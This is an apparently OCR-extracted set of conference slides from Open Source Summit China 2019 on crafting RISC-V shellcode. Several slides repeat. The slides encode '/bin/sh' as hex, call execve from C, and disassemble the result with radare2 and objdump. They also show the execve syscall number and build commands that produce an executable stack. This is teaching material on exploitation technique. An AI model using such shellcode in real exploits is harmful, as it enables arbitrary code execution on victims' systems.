
```
In [11]: hex(struct.unpack("Q",
"/bin/sh")[0])
Out[11]: '0x68732f6e69622f'
```

Shellcode crafting

```
$ cat execve.c
#include <unistd.h>

int main() {
        //char prog[] = "/bin/sh";
        //unsigned long long prog =
0x68732f6e69622f;
        unsigned long prog[] =
              {0x6e69622f,0x68732f};
        execve(&prog, 0, 0);
}
```

```
In [11]: hex(struct.unpack("Q",
"/bin/sh")[0])
Out[11]: '0x68732f6e69622f'
```




```
[0x00000530]> pdf@main
            ;-- main:
/ (fcn) sym.main 100
|   sym.main (int argc, char **argv, char **envp);
|           0x000005fa      0111           addi sp, sp, -32
|           0x000005fc      06ec           sd ra, 24(sp)
|           0x000005fe      22e8           sd s0, 16(sp)
|           0x00000600      0010           addi s0, sp, 32
|           0x00000602      b767696e       lui a5, 0x6e696
|           0x00000606      9387f722       addi a5, a5, 559
|           0x0000060a      2330f4fe       sd a5, -32(s0)
|           0x0000060e      b7776800       lui a5, 0x687
|           0x00000612      9387f732       addi a5, a5, 815
|           0x00000616      2334f4fe       sd a5, -24(s0)
|           0x0000061a      930704fe       addi a5, s0, -32
|           0x0000061e      0146           li a2, 0
|           0x00000620      8145           li a1, 0
|           0x00000622      3e85           mv a0, a5
|           0x00000624      eff0dfef       jal ra, execve[plt]
```

$ riscv64-linux-gnu-gcc execve.c -o execve
(* Disassembled with radare2)

Shellcode crafting

```
$ objdump -d /lib64/libc-2.28.9000.so | grep -A 3
execve
0000000000083610 <execve>:
   83610:       0dd00893            li      a7,221
   83614:       00000073            ecall
```




```
[0x00000530]> pdf@main
            ;-- main:
/ (fcn) sym.main 100
|   sym.main (int argc, char **argv, char **envp);
|           0x000005fa      0111           addi sp, sp, -32
|           0x000005fc      06ec           sd ra, 24(sp)
|           0x000005fe      22e8           sd s0, 16(sp)
|           0x00000600      0010           addi s0, sp, 32
|           0x00000602      b767696e       lui a5, 0x6e696
|           0x00000606      9387f722       addi a5, a5, 559
|           0x0000060a      2330f4fe       sd a5, -32(s0)
|           0x0000060e      b7776800       lui a5, 0x687
|           0x00000612      9387f732       addi a5, a5, 815
|           0x00000616      2334f4fe       sd a5, -24(s0)
|           0x0000061a      930704fe       addi a5, s0, -32
|           0x0000061e      0146           li a2, 0
|           0x00000620      8145           li a1, 0
|           0x00000622      3e85           mv a0, a5
|           0x00000624      eff0dfef       jal ra, execve[plt]
```

$ riscv64-linux-gnu-gcc execve.c -o execve
(* Disassembled with radare2)

Shellcode crafting

OPEN SOURCE SUMMIT
China 2019

```
$ objdump -d /lib64/libc-2.28.9000.so | grep -A 3 execve
0000000000083610 <execve>:
   83610:       0dd00893                li      a7,221
   83614:       00000073                ecall
```




```
[0x00000530]> pdf@main
            ;-- main:
/ (fcn) sym.main 100
|   sym.main (int argc, char **argv, char **envp);
|           0x000005fa      0111           addi sp, sp, -32
|           0x000005fc      06ec           sd ra, 24(sp)
|           0x000005fe      22e8           sd s0, 16(sp)
|           0x00000600      0010           addi s0, sp, 32
|           0x00000602      b767696e       lui a5, 0x6e696
|           0x00000606      9387f722       addi a5, a5, 559
|           0x0000060a      2330f4fe       sd a5, -32(s0)
|           0x0000060e      b7776800       lui a5, 0x687
|           0x00000612      9387f732       addi a5, a5, 815
|           0x00000616      2334f4fe       sd a5, -24(s0)
|           0x0000061a      930704fe       addi a5, s0, -32
|           0x0000061e      0146           li a2, 0
|           0x00000620      8145           li a1, 0
|           0x00000622      3e85           mv a0, a5
|           0x00000624      eff0dfef       jal ra, execve[plt]
```

$ riscv64-linux-gnu-gcc execve.c -o execve
(* Disassembled with radare2)

Shellcode crafting

```
$ riscv64-linux-gnu-gcc execve.s -c
$ riscv64-linux-gnu-ld execve.o -o execve -z execstack
```




```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 52
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      0010           addi s0, sp, 32
|           0x000100b8      b767696e       lui a5, 0x6e696
|           0x000100bc      9387f722       addi a5, a5, 559
|           0x000100c0      2330f4fe       sd a5, -32(s0)
|           0x000100c4      b7776800       lui a5, 0x687
|           0x000100c8      9387f732       addi a5, a5, 815
|           0x000100cc      2334f4fe       sd a5, -24(s0)
|           0x000100d0      930704fe       addi a5, s0, -32
|           0x000100d4      0146           li a2, 0
|           0x000100d6      8145           li a1, 0
|           0x000100d8      3e85           mv a0, a5
|           0x000100da      9308d00d       li a7, 221
|           0x000100de      73000000       ecall
```

Registers:

- s0: Frame pointer
- ra: Return address
- sp: stack pointer

Shellcode crafting

```
$ riscv64-linux-gnu-gcc execve.s -c
$ riscv64-linux-gnu-ld execve.o -o execve -z execstack
```




```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 52
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      0010           addi s0, sp, 32
|           0x000100b8      b767696e       lui a5, 0x6e696
|           0x000100bc      9387f722       addi a5, a5, 559
|           0x000100c0      2330f4fe       sd a5, -32(s0)
|           0x000100c4      b7776800       lui a5, 0x687
|           0x000100c8      9387f732       addi a5, a5, 815
|           0x000100cc      2334f4fe       sd a5, -24(s0)
|           0x000100d0      930704fe       addi a5, s0, -32
|           0x000100d4      0146           li a2, 0
|           0x000100d6      8145           li a1, 0
|           0x000100d8      3e85           mv a0, a5
|           0x000100da      9308d00d       li a7, 221
|           0x000100de      73000000       ecall
```


Registers:

- s0: Frame pointer
- ra: Return address
- sp: stack pointer

Shellcode crafting




```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 52
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
|           0x000100b6      0010           addi s0, sp, 32
|           0x000100b8      b767696e       lui a5, 0x6e696
|           0x000100bc      9387f722       addi a5, a5, 559
|           0x000100c0      2330f4fe       sd a5, -32(s0)
|           0x000100c4      b7776800       lui a5, 0x687
|           0x000100c8      9387f732       addi a5, a5, 815
|           0x000100cc      2334f4fe       sd a5, -24(s0)
|           0x000100d0      930704fe       addi a5, s0, -32
|           0x000100d4      0146           li a2, 0
|           0x000100d6      8145           li a1, 0
|           0x000100d8      3e85           mv a0, a5
|           0x000100da      9308d00d       li a7, 221
|           0x000100de      73000000       ecall
```



